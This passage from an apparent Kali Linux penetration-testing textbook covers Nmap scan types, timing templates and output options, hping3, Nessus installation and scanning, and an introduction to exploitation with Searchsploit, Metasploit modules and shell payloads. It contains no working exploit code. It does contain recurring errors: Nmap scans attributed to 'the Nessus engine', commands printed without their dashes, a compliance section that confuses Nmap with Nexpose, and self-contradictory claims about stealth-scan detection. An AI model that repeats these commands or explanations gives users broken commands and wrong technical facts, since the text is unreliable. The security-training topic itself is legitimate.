comparison to the above example. For example, an Nmap command can be run using just the following command as well.

```
nmap 10.0.2.100
```

If you do not specify any options with the Nmap command, it runs a stealth scan by default and uses the speed as T3. Also, since you have not specified where the output is to be directed, they will be printed on the monitor screen in the terminal by default. This is a basic scan which stands at the lowest end of the Nmap spectrum. The other end of the spectrum consists of detailed and lengthy scans that tell the Nmap command to perform many more tasks. You can use Nmap at an advanced level too by using the Nmap Scripting Engine(NSE) which helps you create scripts for Nmap scanning. To understand Nmap scans better, we will learn about options that can be used in the Nmap command which help enhance the power of Nmap as a scanning tool in the penetration testing life cycle.

Nmap Scanning Options

When you use the -s option with the Nmap command, you will be telling Nmap that there is a specific scan that needs to be performed on the target, which will be defined in the scan command. The lower case s is followed by a letter in the upper case which defines the type of Nmap scan to be run. Specifying a scan type will help a penetration tester from getting detected by certain hosts and other protection systems on the network and may even help them in bypassing the firewall altogether.

-sS Stealth Scan

Even when no scan type is defined in the Nmap command, the Nmap command by default runs in the stealth scan mode. You can also intentionally specify a stealth scan to the Nmap command by passing -sS as the options. A stealth scan will initiate a TCP connection with the target system but will fall shy of completing the three-way handshake. The Nessus engine sends a SYN packet to the target and when the target system returns a SYN/ACK packet back, the Nessus engine simply does not acknowledge it. Given this, there is no channel built for communication and the connection is left open. In such a scenario, most devices on the internet will automatically close this open connection after a set time interval. Therefore, this scan can run without getting detected on legacy systems that are configured poorly. However, a

stealth scan can be detected by almost all network devices and hosts. But this should not demotivate a penetration tester from using a stealth scan as it is still far more difficult for a system to detect a stealth scan. Also, there is a high chance of it still being successful if the target system is configured poorly. The following figure illustrates the stealth scan technique.

```
root@kali-local:~# nmap -sS 10.0.2.100

Starting Nmap 6.40 ( http://nmap.org ) at 2013-09-17 07:33 EDT
Nmap scan report for 10.0.2.100
Host is up (0.000078s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:4A:BE:F9 (Cadmus Computer Systems)

Nmap done: 1 IP address (1 host up) scanned in 13.34 seconds
```

-sT TCP Connect Scan

The TCP scan will make a complete three-way handshake connection with the target system and will therefore, even provide more information on the

target than a stealth scan. The Nessus engine again sends a SYN packet to the target and hopes for it to acknowledge with a SYN/ACK packet. Unlike what the Nessus engine did during a stealth scan, this scan it sends a final ACK packet back to the target system. The target system will mostly record this scan, but it will yield more information than a stealth scan.

```
root@kali-local:~# nmap -sT 10.0.2.100

Starting Nmap 6.40 ( http://nmap.org ) at 2013-09-17 07:36 EDT
Nmap scan report for 10.0.2.100
Host is up (0.0013s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:4A:BE:F9 (Cadmus Computer Systems)

Nmap done: 1 IP address (1 host up) scanned in 13.14 seconds
```

-sU UDP Scan

The UDP scan will scan all the UDP ports on a target system. Unlike TCP scans, a UDP scan will expect the target system to reply even if the ports are

closed. You will ideally not get a reply for a packet that is sent to an open UDP port. However, if there is a response from the target, it would indicate that the port is open. If no reply is received, it would indicate that the port may be open or is being protected by a firewall. Ports that are no open will get an ICMP response of type3 and code 3, indicating an unreachable port. Also, ports that are being protected by a firewall will have an ICMP response of type 3 and codes, 1, 2, 9, 10, or 13, indicating unreachable port errors.

```
root@kali-local:~# nmap -sU 10.0.2.100

Starting Nmap 6.40 ( http://nmap.org ) at 2013-09-17 07:40 EDT
Nmap scan report for 10.0.2.100
Host is up (0.00055s latency).
Not shown: 993 closed ports
PORT      STATE    SERVICE
53/udp    open     domain
68/udp    open|filtered dhcpc
69/udp    open|filtered tftp
111/udp   open     rpcbind
137/udp   open     netbios-ns
138/udp   open|filtered netbios-dgm
2049/udp  open     nfs
MAC Address: 08:00:27:4A:BE:F9 (Cadmus Computer Systems)

Nmap done: 1 IP address (1 host up) scanned in 1081.63 seconds
root@kali-local:~#
```

-sA ACK Scan

The ACK scan helps you find out if a TCP port is being protected or not. The scan will initiate a connection with the target system using the ACK flag. In reality, the first flag should always be a SYN flag. However, this method can be used to bypass the SYN command and pose as the ACK command to an internal request that was sent by the target system. If the response received to this command is reset(RST), it would indicate a TCP port that is no filtered or not protected. No response or an ICMP response of type 3 with codes, 1, 2, 3, 9, 10, or 13 would mean that the TCP port is filtered or protected.

```
root@kali-local:~# nmap -sA 10.0.2.100
Starting Nmap 6.40 ( http://nmap.org ) at 2013-09-17 08:07 EDT
Nmap scan report for 10.0.2.100
Host is up (0.00010s latency).
All 1000 scanned ports on 10.0.2.100 are unfiltered
MAC Address: 08:00:27:4A:BE:F9 (Cadmus Computer Systems)

Nmap done: 1 IP address (1 host up) scanned in 13.14 seconds
root@kali-local:~#
```

Timing Templates

As we have already discussed above, Nmap uses the T3 or normal timing option by default if no timing option is exclusively specified. There is in-build functionality in Nmap wherein this default timing can be changed by using the timing options available for Nmap. This lets the user specify the speed of the scans. There are various timing templates available for Nmap that decide the speed of the Nmap scan. The most important timing templates are the ones used for delaying scanning probes and the status of parallel processing. We will be going through the templates `scan_delay`, `max_scan_delay`, and `max_parallelism` to explain how timings for a scan can be manipulated. These templates contain a predefined time set for Nmap scanning to be used on a target network or system. You can use the `scan_delay` template ensures that probes are sent to the target system with a minimum number of pauses, while the `max_scan_delay` will specify the maximum time that the Nmap scan will allow delay in scanning based on the target system settings. This is an important tool because some systems on the internet only reply if the probes are coming at a specific rate. You can use these tools which help Nmap to adjust the probe time as per the target system or network requirements up to the `max_scan_delay` setting.

The `max_parallelism` template instructs the Nmap command for the probes to be sent serially or in parallel. Let us go through an example that will run a UDP scan on a target. Although we have not talked about the `-p` option, we will use it with a switch combination of `p1500` to scan the first 500 ports. The command will look like the example shown below but the `#` will be substituted by the number of the required template that you want to use. This

will help you compare the scan timings. We are using the T# switch in the example below, but you can use the complete English text to get the same results.

```
nmap sU T# p 1-500 10.0.2.100
```

OR

```
nmap sU --timing paranoid p 1-500 10.0.2.100
```

-T0 Paranoid

You can use the T0 paranoid scan as an option to Nmap where network links are slow or if you want to minimize the risk of detection. The nature of this scan is serial and it can be paused for a minimum of 5 minutes. The base `can_leay` value is set above the default value and therefore, the `max_delay` option value is ignored. You can easily check the amount of time a paranoid scan took to complete on UDP ports in the 500 range on a single target in our example. The system time is 10.29 AM and the scan started at 8.23 AM. This means that it has been over 2 hours since the scan was initiated. The last line shows that it will take another 45 hours and 37 minutes for the scan to conclude. This is an effective timing parameter but should be used when you have a lot of time and when using stealth mode is possible.

-T1 Sneaky

The T1 or the --timing sneaky scan is relatively faster than the paranoid scan, while still maintaining stealth and reducing the time needed to complete the scan. The process used by this scan to scan a target system is also serial. It also brings down the `scan_delay` to as low as 15 seconds. Although the `scan_delay` is low value, it is still a lot compared to `max_scan_delay`, and therefore, the second value is ignored. In our example, the difference between the T1 sneaky scan and the T0 paranoid scan. The total scan time is reduced by 138 minutes or 8331 seconds.

-T2 Polite

The T2 or --timing polite scan is faster than the T0 or T1 scan and is the last timing template that uses the technique of serial scanning. The `scan_delay` parameter for this template is 400 milliseconds and therefore, there is a use case for the `max_scan_delay` option in this scan which has a default value of one second. The Nmap command, in combination with this template, will use

a scan_delay of 400 milliseconds while scanning targets but can adjust the delay to as low as one second dynamically. In our example, we are using the polite scan to scan the same UDP port 500, and you will notice that the total time required for the scan to complete has been drastically reduced down to just 9 minutes or 544 seconds.

-T3 Normal

The T3 or --timing normal scan is the default scan used by the Nmap command. This means that if you do no exclusively specify a timing template for the Nmap command, it will use the T3 normal template. The T3 normal template makes use of parallel processing, and multiple probes are sent in parallel which increases the speed of the scan. The default scan_delay for this scan is 0 seconds and it can make use of the max_scan_delay option to increase the delay to 1 second. This implies that this scan will be very fast but after a port is scanned, it abandons that port to hop to the next port. If we scan the same target on the UDP port 500 using T3 normal, the scan will take 547 seconds to complete, which is slower in comparison to the polite scan. This is an exceptional case. Many factors affect scan time and there will be times when a slower scan will not actually be slow. Therefore, a penetration tester needs to have all the tools handy and have knowledge about as many tools as possible.

-T4 Aggressive

The T4 or --timing aggressive scan also uses the parallel scanning technique and increases the scan speed. The can_delay option for this scan is set to 0 seconds and can make use of a max_scan_delay of 10 milliseconds. There are high chances of scans that use a max_scan delay of less than one second to encounter errors as many target systems have a requirement of at least one second between the probes. If you look at the scan time taken by this scan to complete scanning the 500 UDP port is well under 8 minutes or 477 seconds.

-T5 Insane

The T5 or the --timing insane scan is the fastest built-in timing template for Nmap. The scan_delay on this template is 0 seconds and it has a max_scan_delay of 5 milliseconds. Just like in an aggressive scan, there can be scan errors with the insane template as well if the target system needs a delay of at least 1 second between the probes. This scan will just take 22 seconds if we use it on the UDP 500 port but the results will be a little

different compared to other scans.

Targeting

One of the important parts of running a Nmap scan on a target system is identifying the target. If you pass an incorrect IP space, you may end up scanning an incorrect network which is not defined under the rules of engagement, or even an empty set. There are various ways to pass the target in the Nmap command string. The two methods that we have been using in this book are the IP method and a scan list.

IP Address Range

The method of using an IP address to define a target for the Nmap command is very straightforward. In our example, we will use a class C address which has the range 10.0.2.x. This means that we can include a maximum of 254 hosts for this particular scan. You can use the following command to scan all the hosts.

Nmap 10.0.2.1-255

You can use the CIDR method to run this same scan as well. The CIDR method uses the postfix of /24 as shown in the command below.

Nmap 10.0.2.1/24

You can use CIDR to define a complete range of IP addresses, but it is beyond the scope of this course. You can learn more about it in a book on networking. You can use an online calculator such as the one on <http://www.mikero.com/misic/ipcalc/> to calculate CIDR ranges for an IP address. You can enter the starting IP address of the range and the ending IP address of the range and click on the convert button to get the CIDR conversion.

Scan Lists

Nmap has a feature wherein it can get a list of targets from a text file. Let us look at an example where the following IP addresses are stored in test.txt.

10.0.2.1

10.0.2.15

10.0.2.55

10.0.2.100

You can use the following command to run tests on all these targets.

Nmap -iL test.txt

Port Selection

You can use the -p switch to specify ports that you wish to use the Nmap scan command on. You can specify a range of ports using a hyphen in the command. You can also specify multiple ranges by using comma-separated values in the command. You can look at the commands given below.

nmap -sS p 1-100

nmap -sU p 53,137,138,161,162

Or you can also use both of them as a combination as shown below,

nmap -sS -p 1-100,445,8000-9000

Output Options

There are many times when the result of your penetration test would be too long to read it all on the monitor, or you may just want to log it to a file to analyze later. You can use the pipe | operator available in Kali Linux to redirect the output of the Nmap command to a required file. We will discuss the options used for the output of Nmap scans in this section. We will include normal, GREPable and XML outputs. Let us look at all the options one by one. The filename we will use in our example is logthis.

-oN Normal Output

Using the -oN Normal Output option creates a text file that can be used for analysis later or can be used as an input to another program.

nmap -oN logthis.txt 10.0.2.100

-oX Extensible Markup Language or XML Output

Many applications available today that their input from an XML file for further analysis and processing. This option is used to save the output to an XML files.

```
nmap -oX logthis.txt 10.0.2.100
```

-oG GREPable Output

The output using this option creates a file that is readable using the GREP command. Penetration testers can analyze files that are GREPable as it supports tools such as SED, AWK, and DIFF.

```
nmap -oG logthis.txt 10.0.2.100
```

-oS Script Kidd or # Output

This is not used by penetration tester on a large scale, but it is fun to use the script kiddie output once in a while. Is should not be used for serious scans.

```
nmap -oS logthis.txt 10.0.2.100
```

Nmap Scripting Engine

We have excluded the creation of custom scripts as it is beyond the scope of this course, but knowing how to use pre-configured scripts is a very useful skill in penetration testing. You can refer to the following URL for a complete set of pre-configured scripts.

<http://nmap.org/nsedoc/>

In the following example, we will use a pre-configured script to fetch information about the target system's MAC address and NetBIOS. We will use the --script flag which will tell the Nmap command that a script will be used in the command.

```
nmap --script nbstat.nse 10.0.2.100
```

There are new scripts to being developed every day to be used by Nmap by the community. Therefore, a penetration tester needs to ensure that the script database to be used with Nmap is up-to-date. It is a good practice to update the database of a particular script every time before you run it. You can use the following command to achieve the same.

```
nmap --script-updatedb
```

HPing3

You can use the Hping application if you want to place customized packets

inside a network. The process is manual but it similar to how the Nmap command creates packets automatically. The Hping command can use the -S flag to create a continuous set of synchronization packets. Let us go through an example command.

```
hping3 -S 10.0.2.100
```

You can get a detailed list of options and flags that can be used with the Hping3 command by using the -h switch.

```
Hping3 -h
```

Nessus

Tenable, which is a very well known and popular name in the security domain, has developed a beautiful application for vulnerability scanning called Nessus. The application is available in the Home and Professional versions and offers different levels of functionality. There are many plugins available in the professional version that can be used for compliance and configuration checks and is one of the best tools for a penetration testing team. In this book, we will learn how to configure the home version of the Nessus vulnerability scanner.

Let us now learn how to install and configure Nessus.

Installation

The first important step is to clean the current state of your system and update it before installing Nessus. You can use the following commands in your Kali Linux terminal to do this.

```
apt-get update && apt-get upgrade && apt-get dist-upgrade  
apt-get autoremove && apt-get autoclean
```

The next step is to download and install Nessus. You can download the latest version of Nessus from the following URL.

<http://www.nessus.org/download>

To download it for your Kali Linux, ensure that you select a 32-bit or a 64-bit operating system as per your system. Read through the agreements and click on the Agree button. If you do not accept the agreement, you will not be able

to install Nessus. The file download will start, and you need to note down the location to complete the installation.

After the download is complete, run the following command on the Kali Linux terminal.

```
dpkg -i B/{Download_Location}/Nessus-{version}.deb
```

This will install Nessus on your Kali Linux system.

You can start the Nessus scanner using the following command.

```
/etc/init.d/nessusd start
```

Once the Nessus scanning service has been started, you need to launch the IceWeasel web browser available in Kali Linux and go to the following URL.

<https://localhost:8834/>

The localhost section of the URL connects to the local server on the Kali Linux system and the section after the colon specifies that it should connect to port 8834 instead of any default ports. It is always a good idea to go through the Nessus documentation to see which port to use as different versions of Nessus may use different port numbers. The default port number for any web browser looking up a URL is 80 and in Kali Linux, port 809 may mostly be unavailable or incompatible with the IceWeasel browser.

When you connect on port 8834, you will be directed to the Nessus Console, which is a graphical user interface used to set up, configure and scan by using the Nessus engine. You will first be presented with the registration screen. Registration will help you with getting files and updates for the Nessus tool in the future.

You will be able to set up an administrator account on the next screen. You can fill up the username, password, and other fields in the form available on this screen. We will be using the username and password as Nessus in this example. Please ensure that you use these credentials only for a test environment. Click on the Next button.

On the next screen, you will be able to activate the Nessus Feed plugin. You can use the “I already have an activation code” button as you are a registered

user. You need to enter the activation code you received on registration. On the next prompt, select, “I will use Nessus to scan my Home Network.” Enter your first name, last name and email address. If you have a network proxy present, hit the button for Proxy Settings and fill in the respective information. In this example, we are not using proxy and therefore, will click on the Next button.

If the registration were successful, you would see a screen that says that the registration was successful. You will also see a button on this screen that allows you to download the latest plugins. Click this button.

After the plugins have been downloaded, you will see a login prompt. Enter the username and password for the administrator account that you created earlier. You can click on the “Sign In to Continue” button next. You have now completed the initial installation and setup of the Nessus tool.

Scanning with Nessus

The next step is to understand how you can use the Nessus tool to scan a system or a network.

Adding a User in Nessus

It is a good practice that every user has their individual user account to be used with the Nessus console. You can create a new user by clicking on the Users tab and then selecting the “+ New User” button. You will get a new dialog box asking you to create credentials for the user. You will need to enter the username and password two times in this dialog box. If you want to grant administrative privileges to the user, check the box that says “Administrator.” After filling in all the fields of the form, click on the “Create User” button.

Nessus Application Configuration

You can tune the Nessus scanner tool as per your requirements to be as effective and efficient as possible. You can use this tab to configure several parameters such as

- SMTP settings
- Proxy ports
- Mobile settings

- Results settings
- More advanced settings
- Nessus Feed
- Activation code

Use the update plugins options to update the Nessus plugins.

Configuring a Nessus Scan

Nessus scans, the options the scan will use, and the user that will run the scan is governed through Nessus policies. Creating a new policy from scratch is beyond the scope of this course, and we will be learning how we can modify existing Nessus policies. Click on the Policies tab and select “Internal Network Scan.” This will open a new dialog box containing options and more tabs.

All the tabs that you see in this dialog box are useful, and you are encouraged to go through all of them in a testing environment before using them in production. For example, you will know the username and password of the target machine in a test environment; so you can enter those details so that the Nessus scanning engine has more access. In a real scenario, you may have uncovered the credentials in the Reconnaissance stage.

If you want to scan a target machine for specific services, settings, and options, you can use the plugins tab. One of the default options groups is DoS, which stands for Denial of Service. You can disable this default option if the current rules of engagement do not allow it. You can click on the green enabled button to disable this option. On doing this, you should see a grey colored button that reads “disabled.” You can click on the text next to the various buttons in this group which will let you know what the option exactly does. The number next to the text, 103 in this case, tells you how many checks are available in the given group.

You can return to the tab for “General Settings” after you are done making changes. In this tab, enter a new name in the field specified for name and enter anything of your choice. We will use “No DoS” in our example and click on Update. Once you have clicked on Update, this will be shown as a new policy with the title “No DoS.”

The final step in configuring a scan is a scan template. Click on the “+ New

Scan” button to create a new template. Provide a name to the new template in “General Scan Settings,” we will be using the “No DoS Test Scan” in our example. We did not change the type from the default “Run Now,” used the policy as “No DoS,” and entered the IP of the target system. You could also upload a text file containing a list of targets using the “Upload Targets” button.

There is an Email tab where you can enter the email addresses of users who need to be notified about the status of the scan and get other information that is directed from the scan. However, you need to ensure that you have configured the Simple Mail Transfer Protocol (SMTP) for this feature to work. We are excluding this from our example.

After you have checked that all your configurations are in place, you can run the scan. You can do this by clicking on the blue “Run Scan” button. The scan will begin using the selected scan profile. You will see the status of the ongoing scans in the scan view, as shown in the figure.

While the scan is in progress, real-time vulnerabilities that have been discovered will be shown in the “Results” tab. Our example, as shown in the figure below, shows that the scan has just begun and is still at 0 percent and has yet, found some vulnerabilities already. This shows that the target we have specified in our example is super vulnerable and should be kept away from a public network such as the internet.

After the scan has concluded, you can export the data in the Results tab in multiple file formats such as Comma Separated Values(CSV), HTM, and PDF. We have exported it in the PDF format for our example. We have included all the chapters in our example as we have selected “Vulnerabilities by Host,” “Host Summary,” “Vulnerabilities by Plugin,” etc. Once data is available for export, the buttons turn blue and you can click on the “Export” button to export the data.

Nessus is a very powerful tool available in Kali Linux as it has a variety of features. You can go deeper into this tool by watching several videos and tutorials online. However, it is recommended that you test the tool in a lab environment first before using it in production.

Chapter Five: Exploitation

Exploitation is the third stage of the penetration testing life cycle. In this chapter, we will learn about the differences between attack types and attack vectors. We will go through the tools available in Kali Linux that can be used for exploitation. We will learn specifically about the Metasploit framework and how it can be used to attack a target system. We will also learn about hacking web services in brief.

Introduction

The National Institute of Science and Technology defines a vulnerability as a “weakness in an information system, system security procedures, internal controls, or implementation that could be exploited by a threat source.” However, this definition is very broad with respect to exploitation and needs further discussion. An “error” leads to a vulnerability. The error can be placed in multiple points such as somewhere within the information system itself, or even within the humans that manage these information systems. Vulnerabilities for an information system can be present both inside and outside the system’s network. They can be a result of poor coding, incorrect security policies, etc. They can be present outside the technical network as well, through the humans that manage these information systems.

Let us consider that vulnerability means the same as weakness. Exploitation would be simply taking advantage of weakness to gain access into an information system or make the information system useless by creating a denial of service. The only thing that can limit an attacker from taking advantage of an exploitation is the security measures in place which the attacker might be too lazy or hesitant to combat. The brain is the best tool a penetration tester has. It is important to remember that a system has multiple doors to it. If you find that one door is closed, you need to move to the next door quickly without wasting time. Out of all the stages of the penetration testing life cycle, exploitation is the toughest task for a penetration tester. A penetration tester will learn of all the attacks types that can be used on a single attack-vector only with a lot of patience, knowledge, and persistence.

Attack Vectors and Attack Types

There is a small line between attack vectors and attack types that is commonly misunderstood and misinterpreted. Many books might tell you

that these two concepts are synonymous but they are not, and it is important to differentiate between them so that exploitation can be executed in an organized manner. If you think about a vector in general, it is something that is in motion. This about a pathogen such as a spider, mosquito, where each is a different species but has the same delivery method that is biting. Every pathogen has the same instruction, which is to bite, but how it executes it is different from the other. When we talk about attack vectors in information systems, we are talking about the different types of attacks which are classified as part of a single group. Let us go through a table which will help us understand this better.

Attack Vectors	Attack Types
Web-Based	Defacement Cross-Site Request Forgery (CSRF) Cross-Site Scripting (XSS) SQL Injection
Code Injection	Buffer Overflow Buffer Underrun Viruses Malware
Social Engineering	Impersonation Spear Phishing Phishing Intelligence Gathering
Network-Based	Denial of Service (DoS)

Password and Sensitive Data
Interception

Distributed Denial of Service
(DoS)

Stealing or Counterfeiting
Credentials

The foundation is of exploitation is not only know what type of attack is taking place but understand by what means the attack is taking place. We will go through the different types of attacks in the sections that follow and will learn about the tools that come into the picture in brief. We will learn about the Metasploit framework in detail. It is important to where you need to put effort, how you need to put efforts, and when to apply the tools. Without this knowledge, you will put in significant effort which will return negligible results during penetration testing.

Local Exploits

As suggested by the title, local exploits are exploits that are executed locally using devices such as your computer, laptop, a network device such as a mobile phone, using an established session. You can classify an exploit to be local if a penetration tester has physical access to the target system such a terminal to a system, or SSH access to a system, a Virtual Private Network(VPN) connection, or a Remote Desktop Connection(RDP). You can modify privileges of accounts, create a Denial of Service attack, upload malicious content, or steal data, using local exploits. A penetration tester needs to keep in mind that local exploits cannot be executed over a public network, but only networks that are locally defined. If you are trying to locally exploit a system without using the specific code for it, alarms will be triggered and your time will be wasted.

People often misunderstand how local exploits can be taken advantage of. It is not necessary to execute local exploits via an attacker. With the use of social engineering, an attacker can simply trick a legit user of the system into executing a code leading to a local exploit. An example of this would be a trojan code that can be embedded in a PDF file or a Microsoft Excel sheet that appears to be completely legit. Another example would be a USB drive

that is left as a courier at an organization and is waiting to be plugged into any device, after which it will auto-launch an exploit code. The possibilities for exploitation are countless and are only limited by the thinking ability of the penetration tester. There are various scenarios where it becomes difficult to execute remote exploits and the options for local exploits that need to be considered.

Searching for Local Exploits

There are a variety of local exploits to be considered, but choosing the right one makes all the difference. The Metasploit framework offers a program called SearchSploit, which has made this process very simple, and the process is easier on Kali Linux. We will go through The Metasploit Framework command line later in this chapter, where we will learn to search for exploits. But first, let us go through Searchsploit and how it can be used to look for exploits by referring to the Metasploit database using a terminal window.

The steps are as follows.

- Launch the terminal in Kali Linux
- Type in the command searchsploit, followed by up to three keywords.

Example: root@kali~# searchsploit local windows iis

Using the three keywords, the search returned a single result. This is how simple it is to use Searchsploit. The search linked the three keywords local, windows and IIS, to return a vulnerability present in the Windows dynamically linked library, running IIS and using the PHP version 5.2.0. You can execute a local exploit here resulting in a buffer overflow vulnerability, causing a denial of service on the host. We have shown the output of the locate command in the figure below which gives us more information about the exploit pipe.

```
root@kali:~# searchsploit local windows iis
Description          Path
-----
----- 
PHP <= 5.2.0 (php_iisfunc.dll) Local Buffer Overflow PoC (win32)
)                   /windows/dos/4318.php
root@kali:~#
```

Remote Exploits

You can classify an exploit as a remote exploit when you do not have physical access to a computer, network or a mobile device but have gained access to it remotely through the network. This is why remote exploits are also known as network exploits. Irrespective of what the exploit is called, the thumb rule to remember is that if the exploit is not local, it is remote. The target of a remote exploit is not just a computer, or server, or network-related devices. The target range of remote exploits extends to web applications, web services, databases, mobile phones, printers, and anything else that can connect to a network. As technology is progressing, there are more and more smart devices being developed every day that can connect to the network. For example, you can look at gaming consoles such as the Xbox by Microsoft, Playstation by Sony, smart televisions, smart refrigerators, and the list goes on. You need to accept that if the device is an electronic device which can connect to a network, someone in the world is already trying to hack it, for fun, or for profit. We will go through remote exploits in detail later when we learn about the Metasploit Framework.

Metasploit Framework

Metasploit is arguably one of the most powerful tools available inside the toolkits of a penetration tester. Metasploit is what it is because of years of knowledge, multiple tests and trials, by penetration testers, attackers, researchers and even governments from all around the world which represent different parts of a community that works in the security domain. From mischievous black hats to the best white hats, and everyone between them, everyone has used Metasploit at some point in their lives. The Metasploit tools were developed by Rapid7 which is headquartered in Boston, MA, and they have not spared a single cent or CPU cycle to develop the solid framework that is known as Metasploit which can be used in the penetration

testing life cycle from start to finish. There is also support for reporting and government compliance in Metasploit for professionals working in the security domain. You will be amazed if this is the first time you will be getting your hands on Metasploit.

Let us go through a brief history of Metasploit. At the beginning of the world wide web, there were no organized tools but just a random void which was full of chaotic tools.

Code and messages were all scattered in the corners of hidden notice boards. In late 2003, the creator of Metasploit framework, HD Moore, released the very first version of Metasploit developed using Perl, with only 11 exploits. The motive was to have a single tool that can parse through multiple lines of buggy code, exploit poorly written code, and publicly accessible vulnerabilities. The second version was released in 2004 and had a total of 19 exploits but has around 30 payloads. The third version was released in 2007 and this is when the tools gained recognition and became a critical tool in the domain of penetration testing. The latest version of Metasploit today is above 4 and is an integrated program that is bundled with Kali Linux. Metasploit today has over 1080 exploits, 275 payloads, 675 modules, 29 types of encoding and is aimed at all platforms like Microsoft, Mac and Linux. The Rapid7 team does not have a particular bias toward any one platform and all platforms are supported equally.

Metasploit Versions

There are two versions of Metasploit available today. The default version that comes with Kali Linux is the express version. It is available free of cost and was developed for private use through researchers and students. The professional version was developed for commercial and government use and offered additional features such as reporting, collaboration with groups, compliance, and additional plugins for control with precision. There is a cost on the professional version and therefore, if you need it only for testing and personal use, we'd suggest that you stick to the free version. The express version and the professional version both have the same exploit modules.

Compliance and Nmap

If you ever get a chance to a security auditor, you can ask them about policies and compliance that are a part of the security domain. Nmap enables an

auditor to simplify the risk management and tasks associated with auditing the security of an organization. Scanning with Metasploit is not the only feature of Nexpose. Nexpose first scans for vulnerabilities and then weighs and categorizes them, and then adds them for impact analysis, before finally giving a detailed report of the activity. In addition to checking vulnerabilities, Nexpose also check for compliance standard associated with Payment Card Industry(PCI) and Data Security Standard(DSS), North American Electrical Reliability Corporation Standards(NERC), Health Insurance Portability and Accountability Act(HIPPA), United States Government Configuration Baseline (USGCB), Federal Information Security Management Act of 2002(FISMA), Security Content Automation Protocol(SCAP), Federal Desktop Core Configuration(FDCC), and many more.

Overt Vs. Covert

When you are working with an organization to implement penetration testing to find the loopholes in its information systems, it is known as an Overt operation. The organization has allowed a penetration tester to perform all kinds of tests on their systems and therefore, there are no changes of any alarms going off or any blocks happening on the tester's operations. Generally speaking, in over-testing, the organization knows that the penetration tester is there to help them and would not cause any harm to the infrastructure. An advantage of overt testing is that the penetration tester has complete access to the system which allows them to gain complete knowledge of the core functions of the system which can be used while conducting the tests. The cons of overt testing are that it has limited scope and more loopholes may be discovered later on which may need to be communicated before the launch of the system. If there are time constraints for the launch of a project, overt testing can have a severe impact.

On the other hand, Cover testing is when you are secretly conducting a penetration test on the information systems of an organization wherein you have limited knowledge about the target systems. In covert testing, only a few members of the organization are aware of the fact that there is a test being conducted on their infrastructure. A penetration tester is not given all access to the information system and therefore needs to have a complete toolkit to conduct the tests without creating any noise on the network. The motive of a covert test is not only to find vulnerabilities of the system but

also to test the Computer Emergency Response Teams(CERT) and Intrusion Detection Systems(IDS) of an organization. A covert test may start as a covert mission but can escalate into an over mission if there are multiple vulnerabilities in the system or if the covert nature of the mission has been compromised.

Metasploit: Basic Framework

The Metasploit system is modular. We can understand the Metasploit framework better if we view it to be a vehicle. Consider an Aston martin which belongs to James Bond which has multiple modules as per his requirements housed in an actual car. Comparing to the Aston Martin, HD Moore has provided a lot of goodies around an engine in Metasploit. If a module was to be removed or if it were to stop working, the framework would still be capable of using all the other modules to unleash a series of attacks.

The following module types are available in the Metasploit framework.

- Exploit Modules
- Auxiliary Modules
- Payloads
- Listeners
- Shellcode

There is a sixth category of modules as well. These are modules that would interfere with the Metasploit framework and are known as “Armitage,” but they are not a part of the actual framework. Analogically speaking, James bond has a wristwatch that he can use to control his Aston Martin, but that does not mean that he needs to wear a wristwatch while operating the car.

Exploit Modules

Metasploit has a package with predefined codes in its database which can be executed on a target system to take advantage of the vulnerability on the local or remote system by creating a Denial of Service(DoS) or fetch sensitive information, upload a malicious payload module like Meterpreter shell, and other things.

Auxiliary Modules

Auxiliary modules differ from exploit modules in the sense that there is no requirement for a payload. There are useful programs available in auxiliary modules such as fuzzers, scanners, and tools for SQL injection. There are a few tools in the auxiliary module that are extremely powerful and should be used with care. Penetration testers basically use all the tools available in auxiliary modules to gather information about the target systems and then transition to exploit modules to attack the system.

Payloads

Again using the analogy of James Bond's Aston Martin, if the car is the Metasploit framework, then the exploit modules and auxiliary modules can be termed as its flame throwers and rocket launchers under the car's hood. In this analogy, payloads can be thought of communication devices that are dropped on the target to maintain tracking and covert communications. When you are launching an exploit on a vulnerable system, a payload is attached to the exploit before executing it. The payload will have instructions for the target system that need to be processed by the target system after it has been compromised. There are various types of payloads available today right from ones that contain a few lines of code to payloads that contain applications like the Meterpreter Shell. It is not advisable to use the Meterpreter shell payload directly. There are over 200 types of payloads available in the Metasploit framework which include payloads for Dynamic Link Library Injection, NetCat, shells, user management, and more. You can decide which payload to deploy if you actually start thinking like a spy. As a penetration tester, you need to ask yourself the goal of the entire activity after you have exploited the target system. Do you want to deploy a dormant code on the target system? Does the code deployed need to communicate with the attacker at definite intervals? Does the code need to run a series of commands? Payloads are commonly classified into bind shells and reverse shells.

- Bind Shells: These are usually shells that will remain dormant on a target system. They will lie there until they have received further instructions from an attacker. If the motive of the penetration tester is just to deploy code in the target system that will allow access to the target system in the future, bind shells would be an excellent choice. If a target system is protected by a firewall and does not have direct access to the network, bind shells would not be a great

choice.

- Reverse Shells: A shell which is deployed on a target system and immediately requests further instructions from the attacker is known as a reverse shell. If an exploit containing a reverse shell is executed on a target machine, the attacker will get a level of access to the machine as if they had the keyboard of that machine in their own hands.
- Meterpreter Shell: The meterpreter shell is a special type of shell. It is popularly known as the bread and butter of the Metasploit framework. Rapid7 has been developing a meterpreter shell in a way that it contains its own small set of tools. The meterpreter shell can be deployed with an exploit, either in the form of a blind shell or reverse shell. We will discuss the use of a meterpreter shell in detail later in this chapter.

